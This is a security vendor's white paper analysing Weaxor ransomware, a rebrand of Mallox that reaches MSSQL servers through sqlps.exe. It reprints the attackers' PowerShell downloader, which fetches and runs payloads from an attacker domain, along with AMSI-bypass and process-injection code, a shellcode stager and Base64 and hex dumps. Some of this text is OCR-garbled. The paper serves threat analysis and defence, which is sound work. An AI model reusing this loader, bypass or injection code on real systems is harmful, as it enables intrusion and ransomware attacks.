SEGRITE

Weaxor:

Rebranded Mallox Ransomware with a Unique Payload Delivery Method

WHITE PAPER

www.seqrite.com

Author:

RANSOMWARE

Shrutirupa Banerjiee, Rayapati Lakshmi Prasanna Sai & Niraj Lazarus Makasare



CONTENTS

INTRODUCTION	2
INFECTION CHAIN	2
TECHNICAL ANALYSIS	3
PAYLOAD RETRIEVAL AND EXECUTION	4
ANALYSIS OF PAYLOAD 1	5
ANALYSIS OF PAYLOAD 2	7
SHELLCODE FUNCTIONS	11
OBFUSCATION AND ANTI-ANALYSIS TECHNIQUES	13
OBSERVED COMMUNICATIONS	14
STATUS OF C2 SERVERS	16
INDICATORS OF COMPROMISE (IOCS)	16

INTRODUCTION

In 2023, we saw a surge in Mallox (Target Company) ransomware cases, and the loaders used to deliver the final payload. By the end of 2024, another ransomware, **Weaxor**, appeared as a rebranding of Mallox ransomware.


Mallox ransomware emerged in 2021, targeting Windows systems, focusing on unsecured Microsoft SQL servers. The initial attack vectors involve dictionary attacks to gain unauthorized access. Once access is obtained, PowerShell and batch loaders are executed to deliver the final payload, **Mallox ransomware.** Mallox also exfiltrates data in addition to encrypting files.

Weaxor ransomware shares similarities with Mallox, targeting vulnerable MSSQL servers and maintaining parallels in executable structure. However, its **delivery methods** differ significantly:

- · Initial-stage loaders use advanced, multi-layered obfuscation.
- · Incorporates sqlps.exe instead of exclusively using PowerShell.
- · Employs shellcode (Cobalt Strike Beacon) in the attack chain.

Infection Chain:

The figure below illustrates the attack chain:



Attackers compromise exposed or vulnerable Microsoft SQL Server instances by exploiting weak credentials, known vulnerabilities, or unpatched systems. Once access is achieved, sqlps.exe—a legitimate SQL Server utility—executes malicious PowerShell commands. These commands act as downloaders, retrieving obfuscated payloads that perform process injection. The injected code is a **Cobalt Strike Beacon**, connecting to a **C2 server** and deploying **Weaxor ransomware** as the final payload.

Technical Analysis

Encoded PowerShell commands use **Base64 encoding** to obscure content and evade detection. The **MSSQL Server PowerShell Module**—bundled with MSSQL Server installations—launches PowerShell in restricted mode, avoiding detection by antivirus tools monitoring PowerShell.exe usage.

Sqlps.exe provides a stealthier execution environment by bypassing user profiles and script configuration files, avoiding alerting security tools. Its silent operation minimizes user awareness.

Invoke-Expression (iex) runs encoded or obfuscated commands, commonly seen in malicious PowerShell usage.

Decoding the Base64-encoded command reveals code fragments acting as downloaders for subsequent payloads.

```
Sresponse = (New-Object
System.Net.WebClient).DownloadString("https://directxapps.shop/GfY6SQsDOWWprAJhaqclHPcdqzp5MWpL")
$response = $response.Replace("SKDSkskdkSDSal2sdzxcpoivjvvmaSdkkanvjSndlsasSsjd2331AdpdkX","");
$MyProcess2 = New-Object System.Diagnostics.Process:
$MyProcess2.StartInfo.FileName = "sqlps";
$MyProcess2.StartInfo.Arguments ='-nop -w hidden -Command $global:var=' +
"$PID; iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('$response'))
);'
$MyProcess2.StartInfo.UseShellExecute = $false;
$MyProcess2.startInfo.RedirectStandardOutput = $true;
$MyProcess2.Start();
$output = $MyProcess2.StandardOutput.ReadToEnd();
sleep 15;
$response2 = (New-Object
System.Net.WebClient).DownloadString("<u>https://directxapps.shop/NILdR0uEd0xf2wKhJXsaGal67PZbxnPq</u>")
$response2 = $response2.Replace("sddJshshA233232sjjsjsj2weeT312SZSs4sXKshshzzuwX2Zaq","");
iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("$response2")));
```

Fig 2

Decoded content downloads two payloads from the URL shown above. Modifications within the downloaded content replace certain strings with empty values, transforming the payload for execution.

Payload Retrieval and Execution

The encoded command downloads:

 Payload 1 (GfY6SQsDOWWprAJhagclHPcdgzp5MWpL): Implements process injection and AMSI bypass for memory-based detection evasion.

SKDSkskdkSDSa12sdzxcpoivjvvmaSdkkanvjSndlsasSsjd2331AdpdkXJFdpbjM0ID0gQCIKdXNpbmcgU31 zdGVtOwp1c21uZyBTeXN0ZW0uUnVudG1tZS5JbnR1cm9wU2Vydm1jZXM7CnB1YmxpYyBjbGFzcyBXaW4zNCB7 CiAgICBbRGxsSW1wb3J0KCJrZXJuZWwzMiIpXQogICAgICAgIHB1YmxpYyBzdGF0aWMgZXh0ZXJuIE1udFB0c iBHZXRQcm9jQWRkcmVzcyhJbnRQdHIgaE1vZHVsZSwgc3RyaW5nIHByb2NOYW11KTsKCVtEbGxJbXBvcnQoIm tlcm5lbDMyIildCiAgICAgCAyCAyChVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIExvYWRMaWJyYXJ5KHN0cm1 uZyBuYW11KTsKICAgIFtEbGxJbXBvcnQoImt1cm51bDMyIi1dCiAgICAgCHVibG1jIHN0YXRpYyB1eHR1 cm4gsW50UHRyIE9wZW5Qcm9jZXN2KHVpbnQgYWNjZXN2LCBib29sIGluaGVyaXQsIHVpbnQgcGlkKTsKfQoiQ ApBZGQtVH1wZSAkV21uMzQ7CiRzdHJpbmcqPSAnaGVsbG8sIHdvcmxkJwokc3RyaW5nID0qJHN0cmluZy5yZX BSYWN1KCdoZScsJ2EnKookc3RyaW5n1D0gJHN0cmluZy5yZXBSYWN1KCdsbCcsJ20nKookc3RyaW5n1D0gJHN 0cmluZy5yZXBsYWN1KCdvLCcsJ3MnKQokc3RyaW5nID0gJHN0cmluZy5yZXBsYWN1KCcgJywnaScpCiRzdHJp bmcgPSAkc3RyaW5nLnJlcGxhY2UoJ3dvJywnLmQnKQokc3RyaW5nID0gJHN0cmluZy5yZXBsYWN1KCdybGQnL CdsbCcpCiRzdHJpbmcyID0gJ2h1bGxvLCB3b3JsZCcKJHN0cm1uZzIgPSAkc3RyaW5nMi5yZXBsYWN1KCdoZS csJ0EnKQokc3RyaW5nMiA9ICRzdHJpbmcyLnJlcGxhY2UoJ2xsJywnbScpCiRzdHJpbmcyID0qJHN0cmluZzI ucmVwbGFj2SgnbywnLCdzJykKJHN0cmluZzIgPSAkc3RyaW5nMi5y2XBsYWN1KCcgJywnaScpCiRzdHJpbmcy ID0gJHN0cmluZzIucmVwbGFjZSgnd28nLCdTYycpCiRzdHJpbmcyID0gJHN0cmluZzIucmVwbGFjZSgncmxkJ ywnYW4nKQokc3RyaW5nMyA9ICdoZWxsbywgd29ybGQnCiRzdHJpbmczID0gJHN0cmluZzMucmVwbGFjZSgnaG VsbG8nLCdCdScpCiRzdHJpbmczID0gJHN0cmluZzMucmVwbGFjZSgnLCAnLCdmZicpCiRzdHJpbmczID0gJHN 0cmluZzMucmVwbGFjZSgnd29ybGQnLCdlcicpCiRFQzg2NlczV1BBUTUgPSAwCiRaVkRPWVFTVzhBUkkgPSBb V21uMzRd0jpMb2FkTG1icmFyeSgkc3RyaW5nKQokQjJLUTNWREI1T1JRID0gW1dpbjM0XTo6R2V0UHJvY0FkZ HJlc3MoJFpWRE9ZUVNXOEFSSSwgJHN0cmluZzIgKyAkc3RyaW5nMykKJDFJU0FLQzNaQUpTTyA9IFtXaW4zNF 060k9wZW5Qcm9jZXNzKDB4RkZGLCAkdHJ1ZSwgJHZhcik7CiRNeVByb2Nlc3MyID0gTmV3LU9iamVjdCBTeXN 0ZW0uRG1hZ25vc3RpY3MuUHJvY2VzcwokTX1Qcm9jZXNzMi5TdGFydE1uZm8uRm1sZU5hbWUgPSAic3FscHMi CIRNeVByb2Nlc3MyLlN0YXJ0SW5mby5BcmdlbWVudHMgPSctbm9wIClDb2ltYW5kICcgKyAnW0ludFB0cl0kz 2xvYmFsOlRBUjU9JyArICIkMUlTQUtDM1pBS1NPOyIgKyAnW0ludFB0cl0kZ2xvYmFsOlRBUjE9JyArICIkQj JLUTNWREI1T1JR0211eChbU31zdGVtLlR1eHQuRW5jb2Rpbmdd0jpVVEY4LkdldFN0cmluZyhbU31zdGVtLkN vbnZlcnRd0jpGcm9tQmFzZTY0U3RyaW5nKCdDbk5zWldWd0lEVTdDaVJYYVc0ek5TQTlJRUFpQ25WemFXNW5J

Fig 3

 Payload 2 (NILdROuHdOxf2wKhJXsaGal67PZbxnPg): Encoded with XOR for obfuscation.

sddJshshA233232sjjsjsj2weeT312SZSs4sXKshshzzuwX2ZaqU2V0LVN0cmljdE1vZGUqLVZlcnNpb24qMq oKZnVuY3Rpb24gZnVuY19nZXRfcHJvY19hZGRyZXNzIHsKCVBhcmFtICgkdmFyX21vZHVsZSwgJHZhc19wcm9 jZWR1cmUpCQkKCSR2YXJfdW5zYWZ1X25hdG12ZV9tZXRob2RzID0gKFtBcHBEb21haW5d0jpDdXJyZW50RG9t YWluLkdldEFzc2VtYmxp2XMoKSB8IFdoZXJ1LU9iamVjdCB7ICRfLkdsb2JhbEFzc2VtYmx5Q2FjaGUgLUFuZ CAkXy5Mb2NhdGlvbi5TcGxpdCqnXFwnKVstMV0uRXFlYWxzKCdTeXN0ZW0uZGxsJykqfSkuR2V0VHlwZSqnTW 1jcm9zb2Z0LldpbjMyLlVuc2FmZU5hdG12ZU1ldGhvZHMnKQoJJHZhc19ncGEgPSAkdmFyX3Vuc2FmZV9uYXR pdmVfbWV0aG9kcy5HZXRNZXRob2QoJ0d1dFByb2NBZGRyZXNzJywgW1R5cGVbXV0gQCgnU31zdGVtL1J1bnRp bWUuSW502XJvcFNlcnZpY2VzLkhhbmRs2VJl2icsICdzdHJpbmcnKSkKCXJldHVybiAkdmFyX2dwYS5JbnZva 2UoJG51bGwsIEAoW1N5c3R1bS5sdW50aW11LkludGVyb3BTZXJ2aWN1cy5IYW5kbGVSZWZdKE51dy1PYmp1Y3 QgU31zdGVtL1J1bnRpbWUuSW50ZXJvcFN1cnZpY2VzLkhhbmRsZVJ1ZigoTmV3LU9iamVjdCBJbnRQdHIpLCA oJH2hcl9lbnNh2mVfbmF0aX21X211dGhv2HMuR2V0TWV0aG9kKCdH2XRNb2R1bGVIYW5kbGUnKSkuSW52b2t1 KCRudWxsLCBAKCR2YXJfbW9kdWxlKSkpKSwgJHZhcl9wcm9jZWR1cmUpKQp9CgpmdW5jdGlvbiBmdW5jX2dld F9kZWx1z2F0zV90eXB1IHsKcVBhcmFtICgKcQlbUGFyYW1ldGVyKFBvc210aW9uID0gMcwgTWFuZGF0b3J5ID 0gJFRydWUpXSBbVH1wZVtdXSAkdmFyX3BhcmFtZXRlcnMsCgkJW1BhcmFtZXRlcihQb3NpdGlvbiA9IDEpXSB bVH1wZV0gJHZhc19yZXR1cm5fdH1wZSA9IFtWb21kX0oJK0oKCSR2YXJfdH1wZV9idW1sZGVyID0gW0FwcERv bWFpb1060kN1cnJ1bnREb21haW4uRGVmaW51RH1uYW1pY0Fzc2VtYmx5KCh0ZXctT2JqZWN0IFN5c3R1b55SZ WZsZWN0aW9uLkFzc2VtYmx5TmFtZSgnUmVmbGVjdGVkRGVsZWdhdGUnKSksIFtTeXN02W0uUmVmbGVjdG1vbi 5FbWl0LkFzc2VtYmx5QnVpbGRlckFjY2Vzc1060lJ1bikuRGVmaW51RHluYW1pY01vZHVsZSgnSW5NZW1vcnl Nb2R1bGUnLCAkZmFsc2UpLkR1Zm1uZVR5cGUoJ015RGVsZWdhdGVUeXB1JywgJ0NsYXN2LCBQdWJsaWMsIFN1 YWx12CwgQW5zaUNsYXNzLCBBdXRvQ2xhc3MnLCBbU31zdGVtLk11bHRpY2FzdER1bGVnYXR1XSkKCSR2YXJfd HlwZV9idWlsZGVyLkRlZmluZUNvbnN0cnVjdG9yKCdSVFNwZWNpYWxOYW1LCBIaWRlQnlTaWcsIFBlYmxpYy csIFtTeXN02W0uUmVmbGVjdGlvbi5DYWxsaW5nQ29udmVudGlvbnNdOjpTdGFu2GFy2CwgJH2hcl9wYXJhbWV 0ZXJzKS5TZXRJbXBsZW1lbnRhdGlvbkZsYWdzKCdSdW50aW1lLCBNYW5hZ2VkJykKCSR2YXJfdH1wZV9idWls vwgJHZhcl9yZXR1cm5fdHlwZSwgJHZhcl9wYXJhbWV0ZXJzKS5TZXRJbXBsZW1lbnRhdGlvbkZsYWdzKCdSdW Applying necessary modifications and decoding the payloads reveals:

Analysis of Payload 1

Decoded content shows an attempt to load **amsi.dll** and fetch **AmsiScan-Buffer**, typically used for scanning content buffers. This behavior suggests an **AMSI bypass** attempt.

```
$Win34 = 0"
using System;
using System.Runtime.InteropServices;
public class Win34 {
     [DllImport("kernel32")]
         public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
     [DllImport("kernel32")]
         public static extern IntPtr LoadLibrary(string name);
     [DllImport("kernel32")]
         public static extern IntPtr OpenProcess (uint access, bool inherit, uint pid);
}
"@
Add-Type $Win34;
$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o,','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')
$string2 = 'hello, world'
$string2 = $string2.replace('he','A')
$string2 = $string2.replace('11','m')
$string2 = $string2.replace('o,','s')
$string2 = $string2.replace(','i')
$string2 = $string2.replace('wo','sc')
$string2 = $string2.replace('rld','an')
```

Fig 5

Additionally, the payload uses **sqlps.exe** for SQL-based PowerShell commands, followed by Base64-encoded content indicating further obfuscation.

```
$1ISAKC3ZAJSO = [Win34]::OpenProcess(0xFFF, $true, $var);
$MyProcess2 = New-Object System.Diagnostics.Process
$MyProcess2.StartInfo.FileName = "sqlps"
$MyProcess2.StartInfo.Arguments = '-nop -Command ' + '[IntPtr]$global:TAR5=' +
"$1ISAKC3ZAJSO;" + '[IntPtr]$global:TAR1=' +
"$B2KQ3VDB5NRQ;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase
4string('CnNs2WVWIDU7CiRXaW4zNSA9IEAiCNVzaW5nIFN5c3RlbTsKdXNpbmcgU3lzdGVtLlJlbnRpbWU
```

```
Fig 6
```

<pre>\$MyProcess2.StartInfo.Arguments ='-nop -Command ' + '[IntPtr]\$global:TAR5=' +</pre>	
"\$1ISAKC3ZAJSO;" + '[IntPtr]\$global:TARI=' +	
"\$B2KQ3VDB5NRQ;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromB-	
<pre>4String('CnNs2WVwIDU7CiRXaW4zNSA9IEAiCnVzaW5n1FN5c3RlbTsKdXNpbmcgU3lzdGVtLlJlbnRpi</pre>	bWUu
sw50zXJvcFN1cnZpY2VzOwpwdWJsaWMgY2xhc3MgV21uMzUgewogICAgW0RsbE1tcG9ydCgia2VybmVsM	ZIIK
V0KICAgICAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBpbnQgVmlydHVhbFByb3RlY3RFeChJbnRQdHIgaFl	Byb2
Nlc3MsIEludFB0ciBscEFkZHJlc3MsVUludFB0ciBkd1NpemUsIHVpbnQqZmxOZXdQcm90ZWN0LCBvdXQ	qdW1
udCBscg2sT2xkUHJvdGVjdCk7Cn0KIkAKJF2BUjMgPSAwowpB2GqtVHiw2SAkV21uMzU7CltXaW4zNV06	012p
cnR1YWxQcm90ZWN0RXgoJFRBUjUsICRUQVIxLCBbdWludDMyXTUsIDB4NDAsIFtyZWZdJFZBUjMpOwokT	
m9jZXNzMiA9IE51dy1PYmp1Y3QqU31zdGVtLkRpYWdub3N0aWNzL1Byb2N1c3MKJE15UHJvY2VzczIuU3	CONTRACTOR OF CONTRACTOR
RJbmZvLkZpbGVOYW111D0gInNxbHBzIqokTX1Qcm9j2XNzMi5TdGFydE1u2m8uQXJndW11bnRz1D0nLW5	10000000
tQ29tbWFu2CAnICsgJ1tJbnRQdHJdJGdsb2JhbDpUQVI1PscqKyAiJFRBUjU7TiArICdbsW50UHRyXSRnl	
YWw6VEFSMT0nICsgTiRUQVIx0211eChbU31zdGVtL1RleHQuRW5jb2Rpbmdd0jpVVEY4Lkd1dFN0cmluZ	
31zdGVtLkNvbnZ1cnRdOjpGcm9tQmFzZTY0U3RyaW5nKCdDbk5zW1dWd01EVTdDaVJYYVc0ek5pQT1JRU	
5WemFXNW5JRk4lYzNSbGJUc0tkWE5wYmljzlUzbHpkRlZ0TGxKMWJuUnBiV1V1U1c1MFpYSnZjRk5sY25	
yVnpPd3B3ZFdKc2FXTWdZMnhoYzNNZ1YybHVNellnZXdvSlcwUnNiRWx0Y0c5eWRDZ21hM1Z5Ym1Wc016	
VjBLSUNBZ01DQWdJQ0J3ZFdKc2FXTWdjM1JoZEdsak1HVjRkR1Z5Ym1CcGJuUWdWM0pwZEdWUWNtOWpaW1	
FdWdGIzSjVLRWx1ZEZCMGNpQm9VSEp2WTJWemN5d2dTVzUwVUhSeU1HeHdRbUZ6W1VGa1pISmxjM01zSU	
RHVmJYU0JzY0VKMVptWmxjaXdnZFdsdWRDQnVVMmw2W1N3Z21zVjBJSFZwYm5RZ2JIQk9kVzFpW1hKUFp	
kR126VjNKcGRIUmxiaWs3Q24ws01rQUtRV1JrTF2sNWNHVWdKRmRwYmpNMk93b2tWa0ZTTX1BOU1EQTdD	
UVZJeUlEMGdXMEo1ZEdWYlhWMGdLREI0UWpnc0lEQjROVGNzSURCNEIEQXNJREI0TURjc0lEQjRPREFzSU	
FF6TXBPd3BiVjJsdUl6WmRPanBYY21sMFpWQnliMk5sYzNOTlpXMXZjbmtvSkZSQlVqVXNJQ1JVUVZJeE:	00402.00
tWa0ZTTW13Z05pd2dXM0psWmwwa1ZrR1NNeWs3Q21WNGFYUTd1WGtLJykpKTsiCiRNeVByb2N1c3MyL1N	000000000
0sW5mby5Vc2VTaGVsbEV42WN1dGUgPSAk2mFsc2UKJE15UHJvY2VzczIuc3RhcnRJbmZvL1J12G1y2WN0	
bmRhcmRPdXRwdXQgPSAkdHJ1ZTsKJE15UHJvY2VZczIuU3RhcnQoKQp1eG10Owo=')));"	usia
DmcRacmsPdxkwdxQgPSAkdHJIIISJSJSIJDHJVIZVZCZIUDJKACRQOKQDIeGIOUWO-())));	



Decoded Base64 content modifies memory protections to **Read, Write, Execute (0x40)** for dynamic code execution. Additional encoded strings hide malicious content.



Fig 8

```
sleep 5;
$Win36 = 0"
using System:
using System.Runtime.InteropServices;
public class Win36 {
    [DllImport("kernel32")]
        public static extern int WriteProcessMemory(IntPtr hProcess, IntPtr
        lpBaseAddress, byte[] lpBuffer, uint nSize, out uint lpNumberOfBytesWritten);
}
"0
Add-Type $Win36;
$VAR3 = 0;
$VAR3 = 0;
$VAR2 = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3);
[Win36]::WriteProcessMemory(STAR5, $TAR1, $VAR2, 6, [ref]$VAR3);
exit;yy
```

The payload uses **WriteProcessMemory** for injecting code and **VirtualProtectEx** to enable execution. The AMSI bypass highlights a strategy to disable Windows Antimalware Scan Interface for stealth.

- · Process Injection embeds code into legitimate processes.
- AMSI Bypass prevents detection of PowerShell and script-based threats.

Analysis of Payload 2

After decoding and necessary modifications in Payload 2:

```
Set-StrictMode -Version 2
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var unsafe native methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object ( $ .GlobalAssemblyCache -And
    $_.Location.Split('\\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
    @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var gpa.Invoke($null,
    @([System.Runtime.InteropServices.HandleRef](New-Object
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
    @($var_module)))), $var_procedure))
function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    $var type builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemor
    yModule', Sfalse).DefineType('MyDelegateType', 'Class, Public, Sealed, wate Window
```

	<pre>\$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',</pre>
	[System.Reflection.CallingConventions]::Standard,
	<pre>Svar_parameters).SetImplementationFlags('Runtime, Managed')</pre>
	<pre>\$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',</pre>
	<pre>\$var_return_type, \$var_parameters).SetImplementationFlags('Runtime, Managed')</pre>
	return \$var_type_builder.CreateType()
}	
If (([IntPtr]::size -eq 8) {
	[Byte[]]\$var_code =
	[System.Convert]::FromBase64String('s70zYnlicXZrgsZros8DIyMja64+ydzc3Guq/Gui4D0tI
	iPc8GKb05aBdUsnIyMjeWuq2tzzIyMjIyMjIyMj2yMjI/a69gG9Gmr2BddwMUaEwpeEewchxGjK29GJwi.
	a4uDTAeOhzQluRz8LJwyBj2MYkXcGa0Ls18UqsBFJq+HQw2i0eUiaN7z4n8Z+iWj9KHLDvR/k5htyOjLU
	d7cx8j/dcuEq4AYOclw1ipY9Oy6+kytr+hVNWfEAiZjaZKEaLbXqBUf7LAWQ21eNbvk+fFhYnUsKG3Gok:
	9zNdrwzUm15xSqwtvHKYk6t9DafYufCLb32PS <mark>W</mark> MiQnxNmgNpbSMjR6UmIyn29EMjIyMjGAg6b9MjABMoI
	SgjIykgIyNtISMjIyMjE58gIyMzIyMjIyOjIiMjIyMzIyMjISMjJiMhIyMjIyMmIyEjIyMjIyOTMSMjJy
	MjuXMyIyEjQyIjIzMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjI08AISMzIyMjYz8nI3cjIyN/JCc
	jRyMjIyMjIyMjIyMjI2MmI0MHIYMjIyMjIyMjIyNTJiMnJSMjIyMjIyMjIyMjIYMjIYMjIyMjIyMjIyMjIyMj
	IYMjIYMjIYMDYCAjUYMjIYMjIYMjIYMjIYMjIYMjIYMjIYMjIYMjIYMjI
	AgjI40qICMjMyMjIykgIyMnIyMjIyMjIyMjIyMjIyMDIyNDNnpeDmxp0i033yMjIwMgIyPdIyMjLSAjIy
	MjIyMjIyMjIyMjYzZsWxt5CCMjizsiIyMDJyMjVSMjIy8nIyMjIyMjIyMjIyMjI2MjI+M2eF40bGk
	6IOMHIYMjYYYjIWUjIYOhJYMjIYMjIYMjIYNjIYNjIYNjIYNjIYNjIYNjIYNjIYNjIYNJ
	IyMjIyMjIyMjYYMjYenf91RRPL+mtd88szq56mPAz0WQPTnmoWzZbfr9iMYo1YOjzIlr23iqFN7C298H0
	q0YtJhgn7aV9uncLLD8Fle9FQs32UU5hiqUodCx4Lyb5qpJxZtdEmE8ZmR2vHdhDvBTx39MuKfNf7twmK
	fGfLCvtZsnsSeqyJfD57Gan7HxiIR3Q+XCSItP7IQ/HjXRKwqxZK36YQ2yIhHy4IvNhxad14Z50BH02mv
	0ye+iyE4ai6HkESloJt31AaTN7te/5ol8s/24VPe7qtFsXMRwqzB0mwaXtcY4YsSZqIG1SFv9szk+8Lpp

Further PowerShell code invokes memory operations, indicating process injection.

```
for ($x = 0; $x -1t $var_code.Count; $x++) {
       $var_code[$x] = $var_code[$x] -bxor 35
   ι
   [Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32
   GetModuleHandleA).ToInt64())
   [Byte[]]$func gpa = [BitConverter]::GetBytes((func get proc address kernel32
   GetProcAddress).ToInt64())
   [Array]::Copy($func_gmh, 0, $var_code, 101947, $func_gmh.Length)
[Array]::Copy($func_gpa, 0, $var_code, 101962, $func_gpa.Length)
   $var_va =
   [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get
   proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
   [UInt32], [UInt32], [UInt32]) ([IntPtr])))
Svar_buffer = Svar_va.Invoke([IntPtr]::Zero, Svar_code.Length, 0x3000, 0x40)
   [System.Runtime.InteropServices.Marshal]::Copy(Svar_code, 0, Svar_buffer,
   $var_code.length)
   $var runme =
   [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var buff
   er, (func_get_delegate_type @([IntPtr]) ([Void])))
$var runme.Invoke([IntPtr]::Zero)
```

Fig 12

Decoded content reveals **shellcode**, confirmed as a **Cobalt Strike Beacon** after disassembly.

00000000:									AZARUHH
00000010:						89df			
00000020:	8e01					5668		0000	Vh
00000030:		89f9					0000	00f8	ZH
00000040:							f453		".9I.&.S.e
00000050:	a7e1	b4a7	5824	02e7	4be9	f8f2	aae1	059b	X\$K
00000060:	9b17	e35b	cb50	6178	b2ec	e1ea	e003	40fb	[.Pax@.
00000070:	e507	7ee2	b9f3	9816	d269	8f27	7149	db57	~i.'qI.W
00000080:	13f9	0e3d	7105	aecc	1d04	d2bc	8179	1c69	=qy.i
00000090:	3f93	cc64	da1a	a5ff	adaf	963e	cf06	df04	?d>
000000a0:							ac6d		si."Am
000000b0:	87e9	f9dd	a670	755f	6301	47b5	ba0b	65a8	pu c.Ge.
000000c0:							9d6c		NY.r"Gx.l.5
000000d0:	3504	71e1	a5ff	4907	d410	7e8c	2ff7	b87d	5.qI~./}
000000e0:	5269	8f0e	9f51	bbb0	885e	2e84	fb9a	d3a8	RiQ^
000000f0:	4c5e	ac69	d001	615f	6eb9	204a	4e00	0064	L^.ia n. JNd
00000100:	8605	000a	d5d7	6000	0000	003b	2b19	4cf0	;+.L.
00000110:	0023	300b	020b	0000	0a03	0000	4e02	0000	.#0N
00000120:	0000	0030	bc03	0000	1000	0000	0000	8001	0
00000130:	0000	0000	1000	0000	0200	0005	0002	0000	
00000140:	0000	0005	0002	0000	0000	0000	b012	0000	
00000150:	0400	009a	5011	0002	0060	0100	0010	0000	P`

00037800:	0000	0065	006e	0000	0000	0065	0073	0000	e.ne.s
00037810:	0000	0066	0069	0000	0000	0066	0072	0000	f.if.r
00037820:	0000	0068	0065	0000	0000	0068	0075	0000	h.eh.u
00037830:	0000	0069	0073	0000	0000	0069	0074	0000	i.si.t
00037840:	0000	006a	0061	0000	0000	006b	006f	0000	j.ak.o
00037850:	0000	006e	006c	0000	0000	006e	006f	0000	n.ln.o
00037860:	0000	0070	006c	0000	0000	0070	0074	0000	p.lp.t
00037870:	0000	0072	006f	0000	0000	0072	0075	0000	r.or.u
00037880:	0000	0068	0072	0000	0000	0073	006b	0000	h.rs.k
00037890:	0000	0073	0071	0000	0000	0073	0076	0000	s.qs.v
000378a0:	0000	0074	0068	0000	0000	0074	0072	0000	t.ht.r
000378b0:	0000	0075	0072	0000	0000	0069	0064	0000	u.ri.d
000378c0:	0000	0043	7265	6174	6546	696c	6532	0000	CreateFile2
000378d0:	0000	0043	004f	004e	004f	0055	0054	0024	C.O.N.O.U.T.\$
000378e0:	0000	0030	9404	8001	0000	0006	0000	0010	
000378f0:	0000	0020	0000	0010	0000	000a	0000	0000	
00037900:	0000	00e0	cb02	8001	0000	00b0	da02	8001	
00037910:	0000	0020	e402	8001	0000	0000	ee02	8001	
00037920:	0000	0040	f102	8001	0000	0050	f102	8001	@P
00037930:	0000	0000	0000	0000	0000	0000	0000	0000	
00037940:	0000	0000	0000	0000	0000	0000	0000	0000	
00037950:	0000	0000	0000	0000	0000	0000	0000	0000	

Fig 14

15/40	00030700:	0000	0013	0200	0010	0000	000/	0000	0000	**********
15741	0003d7c0:				0017					*********
15742	0003d7d0:	0600	002b	0600	002f	0600	003d	0600	0041	+/=A
15743	0003d7e0:	0600	0047	0600	0049	0600	004d	0600	0053	GIMS
15744	0003d7f0:	0600	004d	6963	726f	736f	6674	2042	6173	Microsoft Bas
15745	0003d800:	6520	4372	7970	746f	6772	6170	6869	6320	e Cryptographic
15746	0003d810:				6572					Provider v1.0
15747	0003d820:				4445					ABCDEFGHIJKLM
15748	0003d830:				5455					NOPORSTUVWXYZabc
				1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1						
15749	0003d840:	6465	6667	6869	6a6b	6660	6661	7071	12/3	defghijklmnopqrs
15750	0003d850:	7475	7677	7879	7a30	3132	3334	3536	3738	tuvwxyz012345678
15751	0003d860:	392b	2f00	0000	0073	6861	3235	3600	0061	9+/sha256a
15752	0003d870:	6263	0061	6263	6462	6364	6563	6465	6664	bc.abcdbcdecdefd
15753	0003d880:	6566	6765	6667	6866	6768	6967	6869	6a68	efgefghfghighijh
15754	0003d890:	696a	6b69	6a6b	6c6a	6b6c	6d6b	6c6d	6e6c	ijkijkljklmklmnl
15755	0003d8a0:	6d6e	6f6d	6e6f	706e	6f70	7100	0000	0073	mnomnopnopqs
15756	0003d8b0:	7072	6e67	0000	0000	0000	0000	0000	0000	prng
15757	0003d8c0:	0000	0000	0000	0000				0000	
15758	0003d8d0:	0000			3334			3941		0123456789ABC
15759	0003d8e0:	10.000			4a4b	and the second second				
13/39	00050060:	4443	4047	4049	4040	4040	4641	2021	3233	DEFGHIJKLMNOPORS
15760	00030810:	5455	5657	5859	5861	6263	6465	6667	0869	TUWXYZabcdefahi

Shellcode includes cryptographic references, suggesting advanced malicious activities.



Fig 16

Disassembling the shellcode shows dynamic execution using **GetModule-HandleA**, **GetProcAddress**, and **VirtualAlloc** to allocate memory, copy shellcode, and execute it, bypassing detection mechanisms.

0x1000:	nop	
